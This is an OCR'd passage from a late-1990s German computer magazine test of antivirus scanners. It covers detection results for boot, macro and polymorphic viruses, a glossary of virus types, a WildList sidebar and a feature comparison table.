Dafür glänzt AVP mit ausgezeichneten Suchleistungen. Es absolvierte unseren Testparcours nur mit wenigen kleinen Schönheitsfehlern. So erkannte es nicht alle Mutationen unseres Virus vom SMEG-Typ, stufte die restlichen Viren aber als verdächtig ein. Zudem prüft AVP eingelegte Disketten nicht auf Bootviren. Sehr positiv ist der souveräne Umgang mit Archiven: Neben ZIP und ZIP-SFX beherrscht das Programm auch LZH/LHA, ARJ, RAR und sogar RAR-SFX.

AntiVirenKit 8.03k

Das AntiVirenKit läßt sich sehr einfach installieren und weist ausdrücklich darauf hin, vorher mit den beiliegenden Notfalldisketten einen Systemcheck durchzuführen. Das Programm kann auch jederzeit einen neuen Satz Disketten herstellen, der im Fall von Windows 95b oder 98 auch FAT32-Festplatten unterstützt.

Im Kaufpreis sind acht bis zehn Updates pro Jahr für die nächsten zehn Jahre eingeschlossen. Mehr als drei Jahre praktischen Einsatz wird das Programm jedoch nur selten erleben, denn dann



DAS ANTIVIRENKIT besticht mit guter Suchleistung und funktionaler Oberfläche.


dürfte das AntiVirenKit an einer neuen Windows-Version scheitern. Der Zeitplaner läßt keine Wünsche offen und sorgt für regelmäßige Checks. Die Programmeinstellungen nehmen Sie optional über einen Assistenten vor.

Die Suchaufgaben erledigte das Programm mit Bravour: Es durchsucht neben ZIP-, ARJ- und LHA-Archiven auch RAR-Archive – selbst wenn sie selbstentpackende *exe*-Dateien sind. Der Virenwächter arbeitet dafür recht eigenwillig und läßt sich durch einen Klick auf *Beenden* zu leicht versehentlich stoppen.

Im Test ließ AntiVirenKit manchmal das Kopieren einer verseuchten Access-Datenbank zu, manchmal stoppte es den Vorgang mit einer Warnmeldung. Dasselbe passierte mit einigen polymorphen WinWord-Viren. Ein Modul zur Überwachung von Internet-Downloads fehlt. Trotzdem ist das AntiVirenKit insgesamt ein sehr gutes Programm.

Cheyenne AntiVirus 5.0

Die Oberfläche von Cheyenne – baugleich mit Inoculan AntiVirus desselben Herstellers – ist mit den großen, beschrifteten Symbolen leicht durchschaubar. Der Zeitplaner umfaßt alle wichtigen Funktionen, ist aber etwas umständlich: Für jede Änderung eines Eintrags muß der Anwender alle Schritte eines Assistenten durchlaufen. Auf diese Weise definierte Suchläufe lassen sich nicht direkt per Mausklick starten.



CHEYENNE ANTIVIRUS macht die Bedienung leicht, kann aber bei der Virenerkennung nicht ganz mithalten.

Das Online-Update per Internet klappte auf Anhieb und brachte neue Virensignaturen und eine neue Programmversion auf die Festplatte. Trotzdem bemängelte Cheyenne beim nächsten Start, daß die Signaturen zu alt wären. Einen erneuten Update-Versuch quittierte die Software mit der Meldung, es gäbe keine neuen Updates. Konfus ist die Versionsangabe: AntiVirus 5.0 gibt im Infobildschirm 4.08 an.

MCAFEE VIRUSCAN 4.0

Die Übernahme der britischen Firma Dr. Solomon's durch Network Associates/McAfee hat die Branche in Aufruhr versetzt. Denn die Briten galten als ernsthafter Herausforderer des Branchenprimus.

Früher als erwartet kommt Network Associates mit einem neuen Programm auf den Markt, das die besten Eigenschaften von Dr. Solomon's Anti-Virus Toolkit und McAfee ViruScan vereint: Vom brandneuen ViruScan 4.0 stammt die Oberfläche, die Scan-Engine hat Dr. Solomon's beigesteuert. Da Dr. Solomon's ViruScan, so der geplante Name, bereits ab Oktober verkauft werden soll, haben wir darauf verzichtet, die beiden alten Programmversionen zu testen.

Für einen ersten Test stand uns eine Betaversion mit der neuen Oberfläche, aber noch mit der alten Scan-Engine von McAfee zur Verfügung. In der Übersichtstabelle sind die Features dieser neuen Oberfläche aufgelistet. Bei den Testergebnissen finden Sie die Suchleistungen der letzten Version 7.87 von Dr. Solomon's Anti-Virus Toolkit. Auf eine abschließende Bewertung haben wir wegen des Betastatus verzichtet, werden das jedoch in einem der nächsten Hefte mit der fertigen Version nachholen.

Die neue Oberfläche ist auf der Höhe der Zeit: Über die Zentrale steuern Sie die Internet-Updates und starten die Teilmodule. Besonders hervorzuheben ist der Zeitplaner: Er erlaubt neben ViruScan den Start beliebiger Programme, etwa von ScanDisk oder Defrag.

Sämtliche Aufträge sind aufgelistet und lassen sich auch außerhalb des Zeitplans sofort starten. Unter Werkzeugen besteht wie bei Norton AntiVirus die Option, eine verdächtige Datei mit einem Mausklick zur Analyse zum Hersteller zu senden.

Die Konfiguration des Virenwächters ist sehr übersichtlich: Die Optionen für Dateiüberwachung, das Scannen von E-Mail, von Internet-Downloads und des Internet-Filters sind klar getrennt. Fraglich ist allerdings, ob diese Menge an Optionen nicht die meisten Anwender überfordert. Der Internet-Filter blockt bekannte, gefährliche ActiveX-Komponenten und Java-Applets. Zusätzlich können Sie gezielt IP-Adressen und URLs sperren. Damit niemand daran drehen kann, läßt sich jeder Optionsblock einzeln mit einem Paßwort sichern.

Bei den Suchtests schneidet Cheyenne mittelmäßig ab: Zum einen kennt es weder den Access/Word-Crossvirus noch unsere drei Varianten des CIH-Virus. Zudem durchsucht es nur ZIP-Archive komplett, bei ARJ und LHA wird nur jeweils ein Virus gefunden. Der Virenwächter geht recht langsam zu Werke und verringert die Arbeitsgeschwindigkeit etwa beim Kopieren umfangreicher Verzeichnisse spürbar.

GLOSSAR

Boot-Virus: Jede Diskette und jede Festplatte hat einen Systembereich (den Bootsektor), der unter anderem Programmcode enthält. Beim Einschalten sucht der PC zuerst nach diesem Programmcode und führt ihn aus. Normalerweise startet dieser Programmcode Windows oder DOS – so funktioniert etwa die Windows-Startdiskette. Die Festplatte hat für jeden Laufwerksbuchstaben einen Bootsektor und zusätzlich einen Master Boot Record (MBR).
Cross-Makrovirus: Normalerweise laufen Makroviren nur mit WinWord, Excel oder Access. Ganz neu sind die Cross-Viren, die zwischen WinWord-Dokumenten und Excel-Tabellen oder Access-Datenbanken hin und herspringen.
Multipartite-Virus: Eine Kreuzung aus Dateivirus und Bootvirus. Sie können sich sowohl an Programmdateien anhängen als auch in Bootsektoren verstecken.
Polymorpher Virus: Virenscanner erkennen Viren anhand typischer Byte-Folgen. Polymorphe Viren verändern sich bei jeder Infektion, so daß der Scanner Schwierigkeiten bekommt. Aktuelle Virenscanner finden auch polymorphe Viren sehr zuverlässig.
Residenter Virus: Nach dem ersten Start bleibt ein residenter Virus im Arbeitsspeicher des PC und arbeitet im Hintergrund weiter, bis Sie den Rechner ausschalten. Meistens hat sich der Virus dann bereits in Systemdateien so verankert, daß er beim nächsten PC-Start gleich wieder aktiv wird. Um residente Viren zu umgehen, hilft der Rechnerstart mit der Windows-Startdiskette oder der Rettungsdiskette des Antiviren-Programms.
Stealth-Virus: Ein Stealth-Virus versucht gezielt, seine Entdeckung zu verhindern, wenn er aktiv ist. Untersucht ein Virenscanner oder ein beliebiges anderes Programm beispielsweise eine Programmdatei, so entfernt sich der Virus vorher aus dieser Datei und infiziert sie nach der Prüfung wieder. Das klappt natürlich nur, wenn der Virus bereits aktiv ist.

F-Prot 3.02a

Einer der Klassiker ist F-Prot. Das Programm ist für den privaten Gebrauch kostenlos – gewerbliche Anwender zahlen eine Registrierungsgebühr. Das Programmpaket fällt etwas aus dem Rahmen: Der Virenscanner ist ein reines DOS-Programm, das allerdings auch in der DOS-Box von Windows 95/98 klaglos seinen Dienst verrichtet.

Es sind alle grundlegenden Optionen vorhanden. Auf einen Zeitplaner oder vorgefertigte Scan-Sets müssen Sie allerdings verzichten – F-Prot merkt sich immerhin die letzte Einstellung. Auch ein bequemes Online-Update fehlt. Sie laden die Updates von Hand und kopieren sie ins Programmverzeichnis.



DER VIRENSCANNER F-Prot arbeitet im DOS-Fenster – der Virenwächter ist aber ein reines Windows-Programm.


Der Virenwächter arbeitet dagegen als Gerätetreiber unter Windows 95/98 und bietet den üblichen Komfort. Er arbeitet sicher und durchsucht auf Wunsch sogar Archive – ARJ und ZIP – beim Kopieren. Die Auswahl an Optionen ist reichlich, so daß sich für jeden Anwendungsfall das Richtige finden läßt.

Das System übersieht allerdings bestimmte Kopiervorgänge: Ziehen Sie eine Datei direkt mit der Maus per Drag&Drop aufs Ziel, bemerkt F-Prot das nicht immer. Nur beim Umweg über das Kontextmenü und *Einfügen* schlägt der Wächter sicher Alarm.

Der größte Haken dürfte zur Zeit sein, daß die aktuelle Version noch keine Access-Datenbanken auf Makroviren durchsuchen kann.

F-Secure Anti-Virus 4.02

Bei F-Secure müssen Sie nicht auf eine einzige Virensuchmaschine vertrauen:



GLEICH ZWEI Suchmaschinen – von F-Prot und den Kaspersky Labs – vereint F-Secure unter einer Oberfläche.

Neben dem bekannten F-Prot kommt eine zweite von AVP (Kaspersky Labs in Rußland) zum Einsatz. In den Reports werden die Ergebnisse beider Suchmaschinen angezeigt.

Die beiden Suchmaschinen lassen sich gemeinsam oder einzeln benutzen. Natürlich verlängert die doppelte Suche die Ausführungszeit.

Die Oberfläche von F-Secure ist leicht durchschaubar und bietet ausreichend Optionen. Sie dürfen beliebig viele Aufgaben – also Scan-Vorgänge – anlegen und mit dem Zeitplaner verbinden. Die Aufgaben werden im Hauptfenster angezeigt und lassen sich mit einem Mausklick sofort starten. Interessant ist die Option, in Arbeitspausen eine Scan-Aufgabe – ähnlich einem Bildschirmschoner – zu starten.

Beim Suchtest schneidet die F-Prot-Suchmaschine durchweg etwas schlechter ab als die von AVP. So kennt sie noch keine Access-Viren und findet bei polymorphen Viren vom SMEG-Typus nur 914 von 1000. Auch bei den ziemlich neuen Viren CIH, Creed und Navrhar mußte F-Prot passen.

AVP leistet sich keine solchen Ausrutscher. Der Virenwächter GateKeeper arbeitete sauber und zeigte nur einen Aussetzer: Der WinWord-Virus wurde zwar gemeldet, das Dokument ließ sich aber entgegen der Einstellung (*Zugriff verweigern*) öffnen. Fazit: Das Vier-Augen-Prinzip macht auch Virenscanner sicherer.

Norman Virus Control 4.52

Das Antiviren-Tool von Norman Data Defense ist dreigeteilt: Der Virenscanner sucht beim Start oder zeitgesteuert nach infizierten Objekten. Alle Scan-Einstellungen lassen sich als Profildatei speichern, die Sie dann nur noch laden müssen. Der Scheduler startet solche Profile

zu ausgewählten Zeitpunkten oder turnusmäßig.

Der Hintergrundwächter arbeitet als Smart Behaviour Blocker. Er sucht also nicht nach Virensignaturen, sondern wacht darüber, ob ein Programm virentypische Verhaltensweisen an den Tag legt. Das könnte ein Schreibzugriff auf eine andere Programmdatei oder einen Systembereich der Festplatte sein. Weil der Smart Behaviour Blocker Makroviren nicht berücksichtigt, übernimmt das Hintergrundmodul Cat's Claw diese Aufgabe. Leider läßt die Version 4.52 Access-Datenbanken – und darin enthaltenen Makroviren – unberücksichtigt. Ansonsten arbeitet das Gespann sehr effektiv. Eine Eigenschaft kann ▶

TESTVERFAHREN UND ERGEBNISSE

Für die Virenscanner haben wir einen ausführlichen Testparcours aufgestellt. Neben Suchaufgaben auch in Archiven geht es darum, wie gut der Virenwächter im Hintergrund das System überwacht.
Im einzelnen haben wir folgende Tests mit den Virenscannern durchgeführt:

- 21 verbreitete Viren nach der Auswahl von Joe Wells WildList finden;
- die Top-21-Viren in Archiven aufspüren;
- 14 polymorphe WinWord-Makroviren vom Typ Junkface finden;
- 5 polymorphe WinWord-Makroviren vom Typ Nasty finden;
- je 1000 Mutationen von Viren mit drei verschiedenen, verbreiteten „Mutations-Maschinen" (Mte, Smeg, Tpe) finden, die ein Scanner alle entdecken sollte;
- 113 Bootviren finden;
- drei Varianten des CIH-Virus finden.

Die Virenwächter stellten wir mit den folgenden Aufgaben auf die Probe:

- Zugriff auf drei mit verschiedenen Disketten infizierten Bootviren;
- im Explorer alle 14 Mutationen des Junkface-Makrovirus kopieren;
- einige Exemplare des SMEG-basierenden Mutations-Virus kopieren;
- die Top-21-Viren im Explorer kopieren;
- ein ZIP-Archiv mit den Top-21-Viren kopieren, öffnen und auspacken;
- je eine verseuchte WinWord-, Excel- und Access-Datei mit dem jeweiligen Programm öffnen;

Vor den Tests haben wir in jedem Fall versucht, ein aktuelles Update der Virensignaturen bzw. des Programms zu beschaffen. Dafür haben wir entweder das eingebaute Online-Update benutzt oder auf der Hersteller-Seite im Internet mit dem Explorer 3.0 die Updates von Hand heruntergeladen.
In der Tabelle unten finden Sie die genaue Leistung eines jeden Antiviren-Programms: Die Zahlen geben die erkannten Viren an, in Klammern ist die Maximalzahl der erreichbaren Leistung angegeben.

Die Testergebnisse

	AntiVir	AntiViral Toolkit Pro	AntiVirenKit	Cheyenne AntiVirus	Dr. Solomon's Antiviral Toolkit	F-Secure Anti-Virus	F-Prot	Norton AntiVirus	Norman Virus Control	Panda Antivirus	Prof. Morse VirusBuster	Sophos AntiVirus	Quarterdeck ViruSweep
Virenscanner (3164)	3158	3161	3154	3121	3160	3155	3110	3151	3107	2095	0	3156	1209
Virenwächter (42)	37	39	25	35	0	42	36	40	25	38	0	37	24
Archiv-Behandlung (168)	114	168	126	42	60	42	52	95	34	80	0	19	19
Virenscanner													
Top 21 finden (21)	19	21	21	20	20	21	17	19	17	20	0	19	18
Makrovirus Junk (14)	14	14	14	14	14	14	1	14	14	14	0	14	0
Makrovirus Nasty (5)	5	5	5	5	5	5	1	5	1	1	0	5	5
Mutationen (Mte, 1000)	1000	1000	1000	1000	1000	1000	1000	1000	1000	981	0	1000	60
Mutationen (Smeg, 1000)	1000	1000	1000	1000	1000	993	1000	1000	1000	20	0	1000	1000
Mutationen (Tpe, 1000)	1000	1000	1000	1000	1000	1000	1000	1000	1000	948	0	1000	40
Trojaner (6)	4	3	3	5	4	4	4	4	1	4	0	4	1
Bootvirus (113)	113	113	106	76	112	113	84	105	70	106	0	110	82
Virus CIH (3)	3	3	3	0	3	3	3	3	3	0	0	3	3
Virus Krile (1)	0	1	1	1	1	1	0	1	0	1	0	0	0
Virus Navrhar (1)	0	1	1	0	1	1	0	0	1	0	0	1	0
Virenwächter													
Disk-Zugriff (3)	1	0	0	0	0	3	2	3	3	1	0	1	3
Junk kopieren (14)	14	14	0	14	0	14	14	14	14	14	0	14	0
Smeg kopieren (1)	1	1	1	1	0	1	1	1	0	0	0	1	1
Top 21 kopieren (21)	19	21	21	17	0	21	17	19	6	20	0	19	18
WinWord: Virus öffnen (1)	1	1	1	1	0	1	1	1	1	1	0	1	1
Excel: Virus öffnen (1)	1	1	1	1	0	1	1	1	1	1	0	1	1
Access: Virus öffnen (1)	0	1	1	1	0	1	0	1	0	1	0	0	0
Archiv-Behandlung													
Archive durchsuchen (126)	114	126	126	23	60	42	34	76	34	40	0	0	1
ZIP-Archiv kopieren (21)	0	21	0	0	0	0	1	0	0	20	0	0	0
ZIP-Archiv auspacken (21)	0	21	0	19	0	0	17	19	0	20	0	19	18

Der Unterschied zwischen AVP und F-Secure bei den Smeg-Mutationen entsteht, weil AVP zusätzlich 7 Dateien als verdächtig meldet.


für Firmen hochinteressant sein: Der Anwender kann Makros – etwa für Faxvorlagen – bei Cat's Claw registrieren, die dann nicht mehr bemängelt werden.

Die neueste Version 4.60 traf für einen Test leider nicht mehr rechtzeitig ein. Jetzt findet der Virenwächter Cat's Claw neben Makroviren auch alle Datei- und Bootviren. Damit zieht Norman Virus Control mit der Konkurrenz gleich.


WILD THINGS

Fast wie im richtigen Leben gibt es bei Viren feine Unterschiede. Zwar existieren deutlich über 20 000 verschiedene Viren, doch nur ein Bruchteil davon spielt auf der öffentlichen Bühne, also den PCs der Anwender eine Rolle. Aus aller Welt sammelt der Amerikaner Joe Wells seit 1993 Berichte über aufgetretene Viren und stellt sie monatlich in seiner WildList zusammen. Vielleicht 100 verschiedene Viren machen einen Großteil der Infektionen aus. Allerdings ist auffällig, daß die Verbreitung des Internet dafür sorgt, daß neue Viren schneller Einzug in die WildList halten und auch wieder daraus verschwinden. Unter den Top 30 bilden 17 Bootviren und 4 Multipartite-Viren die Hauptgruppe. Sie können sich auf Disketten lange Zeit unbemerkt im Bootsektor verstecken und werden oft durch Zufall nach längerer Zeit wieder aktiv. Sechs Makroviren für WinWord und einer für Excel deuten die große Verbreitung dieser Gruppe an. Ganze zwei reine Dateiviren gibt es unter den Top 30, obwohl sie die große Mehrheit unter allen Viren ausmachen. Dateiviren sind jedoch zu leicht zu finden und zu entfernen. Die WildList für August finden Sie in der nachfolgenden Tabelle. Wer sich selbst ein Bild machen will, der steuert folgende Adresse an:

`www.wildlist.org`



JOE WELLS WILDLIST ist ein Verzeichnis der am häufigsten auftretenden Viren.




DER VIRENWÄCHTER von Norman Virus Control hat eine verdächtige Diskette im Laufwerk ausgemacht.

Norton AntiVirus 5.0

Bei Norton AntiVirus bekommen Sie alles in einer Schachtel: Version für Windows 95/98 und NT Workstation, für DOS und Windows 3.1 ist die Version 4.0 beigepackt. Im Preis sind regelmäßige Online-Updates für ein Jahr inbegriffen. Das Update per Internet funktionierte auf Anhieb – leider setzt die Verlängerung des Updates nach einem Jahr zur Zeit eine Kreditkarte voraus.

Die Oberfläche gibt nicht viele Rätsel auf, hält aber dennoch ausgefeilte Optionen für Fortgeschrittene bereit. Die Suchgenauigkeit der heuristischen Virensuche läßt sich einstellen – da es allerdings keine weiteren Informationen dazu gibt, erzeugt diese Option ein Gefühl der Unsicherheit beim Anwender.

Ein Sonderlob verdient der Zeitplaner. Er verwaltet nicht nur beliebig viele



DAS NORTON-ANTIVIRUS-PAKET von Symantec bietet die größte Ausstattung.


Scan-Aufträge mit allen erdenklichen Optionen, sondern kann beliebige Programme starten – so erinnert er beispielsweise an Geburtstage! Ein bißchen überdimensioniert erscheint die Notfallhilfe – Norton AntiVirus verteilt sich auf drei Disketten.

Im Test ging AntiVirus auf einem 90-MHz-PC ausgesprochen langsam zu Werke. Bei der Virensuche gab sich Norton keine Blößen. Das einzige Problem: Beim Cross-Virus Access/Word97.Cross.A1 stürzte AntiVirus ständig ab, obwohl Access die Datenbank ohne Zögern öffnete.

Panda AntiVirus 5.0

Die Oberfläche von Panda AntiVirus ist einfach und funktional: Es gibt nur wenige Optionen. Ein Zeitplaner fehlt, dafür lassen sich jedoch alle Einstellungen auf Festplatte einzeln sichern und bei Bedarf wieder laden. Gewöhnungsbedürftig ist die Verteilung der heuristischen und normalen Suche auf die zwei Menüpunkte *Scannen* und *Forschen*.

Bei normalen Viren ist das Suchergebnis recht gut, die polymorphen Viren brachten den Panda aber außer Tritt: Bei




PANDA ANTIVIRUS hat einen Übeltäter entdeckt – leider hat es ernste Schwierigkeiten mit polymorphen Viren.

keiner der drei Viren-Typen Smeg, Mte und Tpe erkannte das Programm alle Abwandlungen – von Smeg sogar nur 20 von 1000. Bei den neueren Viren mußte Panda gerade beim stark verbreiteten CIH-Virus passen. Und der Forschermodus mahnte selbst bei maximaler Genauigkeit keinen einzigen der Smeg-Viren als verdächtig an.

Der Virenwächter ist nicht mehr ganz auf der Höhe der Zeit: Bei jedem Virenfund schaltet er in den DOS-Textmodus und anschließend wieder zurück. Die Suchleistung entspricht dem Scanner. Beim Zugriff auf virenbefallene Disketten (Virus Ripper) stürzte Panda AntiVirus reproduzierbar ab.

Prof. Morse VirusBuster 2.1

In einer großen Schachtel kommt VirusBuster. Darin befindet sich allerdings nur ein dünnes Handbuch, das zudem Beschreibungen aller Programme aus der Prof.-Morse-Reihe enthält. Auf der CD finden sich Versionen für Windows 95/98 und 3.1. Die 3.1-Version bedient sich jedoch der als instabil bekannten Win32s-Bibliothek von Microsoft.



PROF. MORSE VirusBuster hat eine gefällige Oberfläche, stürzte aber beim Test beim ersten Virenfund ab.

Der Virenscanner genügt gerade einfachen Ansprüchen: Es fehlen sowohl ein Zeitplaner als auch ein Online-Update. Auch ein Virenwächter fehlt ganz.

Der Scanner weist deutlich darauf hin, daß die Virensignaturen bereits vier Monate alt sind. Auf der Homepage des Herstellers IMC finden sich allerdings keine Updates. Also wollten wir die Versuchsreihe mit der vorhandenen Version durchführen.

Auf zwei völlig unterschiedlichen Testrechnern mit Windows 95 und 98 stürzte VirusBuster aber sofort ab, sobald er eine virenbefallene Datei erkannte. Wenigstens wird ein Deinstallationsprogramm mitgeliefert. Insgesamt bleibt nur ein Urteil: Finger weg!

Sophos Anti-Virus 3.13

Das Scanner-Modul von Sophos ist einfach zu bedienen und mit einem Zeitplaner ausgestattet. Der Virenwächter Intercheck läuft komplett im Hintergrund, es gibt weder ein Icon in der Task-Leiste noch einen Menüeintrag. Die Konfiguration erfolgt über eine Textdatei – Netzverwalter können diese Datei zentral auf einem Server verwalten, für Einzelplatzrechner ist das Verfahren aber sehr umständlich.


Eigenwillig ist auch, daß bei jedem Update der Virendatenbank der Scanner die Prüfsummendatei für den Virenwächter neu angelegt wird – und zwar in einem DOS-Fenster.

Im Test fiel die hohe Arbeitsgeschwindigkeit auch bei polymorphen Viren auf – ohne Einbußen bei der Erkennungsrate. Es gab nur wenige Ausnahmen: Die Access-Datenbanken konnte Sophos 3.13 nicht auf Viren durchsuchen, und den ziemlich neuen Navrhar-Virus entdeckte es nicht.

Der gute Virenwächter entschädigt dafür, daß Sophos keinerlei Archive durchsuchen kann. Der Virenwächter alarmiert Sie, wenn Sie versuchen, eine infizierte Datei aus einem Archiv auf die Festplatte zu entpacken.

Hervorzuheben ist das ausführliche Handbuch-Set: Es gibt ein deutsches Handbuch zum Programm sowie ein englisches Viren-Handbuch.

Der Schwerpunkt von Sophos liegt nicht auf Einzelplatz-PCs, sondern im heterogenen Netzwerk. Mit der Intercheck-Technik stellt es sicher, daß Programme nur einmal zentral auf dem Server auf Viren geprüft und mit einer Prüfsumme versehen werden. Die Clients berechnen nur noch die Prüfsumme und lassen vom Server die Gültigkeit überprüfen.



SOPHOS IST für den Einsatz in Netzwerken optimiert.

ViruSweep 1.0

Die Oberfläche von ViruSweep ist rundum gelungen. Installation und Bedienung sind einfach, die Voreinstellungen weitgehend vernünftig. Die Ausnahme: ViruSweep benutzt standardmäßig die Prüfsummenfunktion zur Virensuche.

Das Auslesen von Updates per Internet klappte auf Anhieb – die Updates sind nach Registrierung ohne Zeitlimit frei verfügbar. Der Zeitplaner bietet das Übliche: Sie dürfen beliebig viele Scan-Sets definieren und zu einem Termin oder wiederkehrend ausführen. Ein Scan-Set umfaßt sämtliche Einstellungen für einen Scan-Vorgang und läßt sich ebenfalls jederzeit manuell auswählen und starten.

An der Suchleistung müssen die Entwickler aber noch arbeiten: Bei den polymorphen Dateiviren fand ViruSweep teilweise weniger als 10 Prozent der verseuchten Dateien. Den polymorphen Word-Makrovirus W M.JunkFace kannte es überhaupt nicht. Ein weiterer Haken von ViruSweep: Zur Zeit findet es noch keine Access-Makroviren. Über die Update-Funktion dürfte Quarterdeck hier jedoch bald nachrüsten.



VIRUSWEEP HAT eine moderne Oberfläche mit Online-Update, scheitert aber an polymorphen Viren.

Fazit

In der Spitzengruppe gibt es wenig Unterschiede beim Aufspüren der Viren. Das **Antiviral Toolkit Pro** AVP hat ganz knapp die Nase vorne. Dicht folgen **Dr. Solomon's** (also der neue McAfee-Scanner), **AntiVir 95**, **Sophos**, **F-Secure**, **AntivirenKit** und **Norton AntiVirus**.

In dieser Spitzengruppe gibt die Ausstattung den Ausschlag zugunsten des Testsiegs von Norton AntiVirus. Den Programmabsturz bei einer unserer Access-Datenbanken dürfte Symantec mit dem nächsten Online-Update beseitigt haben. Wenn der neue Virenscanner von Network Associates (McAfee) fertig ist, dürfte er Norton den Spitzenplatz streitig machen.

Etwas abgeschlagen sind **Cheyenne AntiVirus**, die Freeware **F-Prot** und **Norman Virus Control**. Trotzdem ist F-Prot eindeutig der Preistip.

Nicht konkurrenzfähig sind **Panda AntiVirus**, **ViruSweep** und **Prof. Morse VirusBuster**. Sie haben eklatante Probleme bei Standardviren oder sind schlicht nicht funktionsfähig.

TIP **Zwei Scanner sehen mehr als einer: Es kann nicht schaden, einen kommerziellen Virenscanner zu kaufen und parallel dazu F-Prot gelegentlich die Festplatte absuchen zu lassen. Wer die Scanner beruflich einsetzen will, kann dafür zu F-Secure greifen: Es integriert die Scan-Maschinen von AVP und F-Prot unter einer Oberfläche.**

WN

Auf der Heft-CD finden Sie Testversionen folgender aktueller Virenscanner: AntiVirenKit 8.03k (von GData), F-Prot 3.02a, Norton AntiVirus 5.0, Norman Virus Control 4.5.2, Panda AntiVirus 5.0, Sophos Anti-Virus 3.13 und ViruSweep 1.0.



DIE TABELLE

So bewertet PC Magazin

Bei der Bewertung berücksichtigten wir folgende Punkte:

Funktionsumfang
Am wichtigsten waren uns Wächtermodul, Zeitplaner und Online-Update. Die direkte Überwachung von Downloads aus dem Internet ist eine Komfortfrage. Das läßt sich auch von Hand bewerkstelligen, wenn Sie die heruntergeladenen Dateien vor dem Ausführen oder Öffnen scannen. Dasselbe gilt für E-Mails.

Virensuche
Wenn der Scanner keine Viren findet, ist das ganze Programm wertlos. Entsprechend trägt dieser Punkt 60 Prozent zur Gesamtnote bei.

Bedienung
Antiviren-Programme sind im Regelfall einfach gestrickt – trotzdem gibt es Unterschiede.

Support
Wie oft gibt es Updates, wie leicht sind diese zu installieren und was taugen Handbuch und Online-Hilfe?

Preis/Leistung
Dieses Verhältnis errechnet sich aus der Relation von Preis und Gesamtnote, da in dieser der Preis unberücksichtigt bleibt.

Produkt	AntiVir für Windows 95 1.07	Antiviral Toolkit Pro 3.0	AntiVirenKit 8
Hersteller:	H+BEDV Datentechnik	Kaspersky Lab	Kaspersky Lab
Preis:	299 Mark (inkl. 1 Jahr Update)	79 Mark (inkl. 1 Jahr Update) [1]	199 Mark (inkl. 10 Jahre Update)
Update:	252 Mark (1 Jahr) [3]	79 Mark	135 Mark [4]
Info:	H+BEDV Datentechnik, 88069 Tettnang	Fuhs Security Consultants, 65203 Wiesbaden	GData, 44799 Bochum
Internet:	www.antivir.de	www.fuhs.de	www.gdata.de
Betriebssystem (Lieferumfang): [5]	DOS, Win 95, 98	Win 95, 98	DOS, Win 3.x, 95, 98, NT
Betriebssystem (optional): [5]	Win NT, NT Server, NetWare, OS/2, Exchange, Linux	DOS, Win NT	–
Funktionsumfang			
Bootdiskette dabei/ erstellbar:	⊘/●	⊘/⊘	●/●
Zeitplaner:	●	⊘	●
Scannt Archive:	ARJ, LHA/LZH, Pak, ZIP [8]	ARJ, LHA/LZH, RAR, RAR-SFX, ZIP, ZIP-SFX	ARJ, LHA/LZH, RAR, ZIP
Browser-Plugin:	⊘	⊘ (nur E-Mail)	⊘
Virenwächter:	●	●	●
Bedienung			
Update automatisch/ manuell:	● (im Netz)/●	●/⊘	●/●
Zugriff über Task-Leiste:	●	●	●
Support			
Update auf Diskette/ Internet/Mailbox:	●/●/●	●/●/●	●/●/⊘
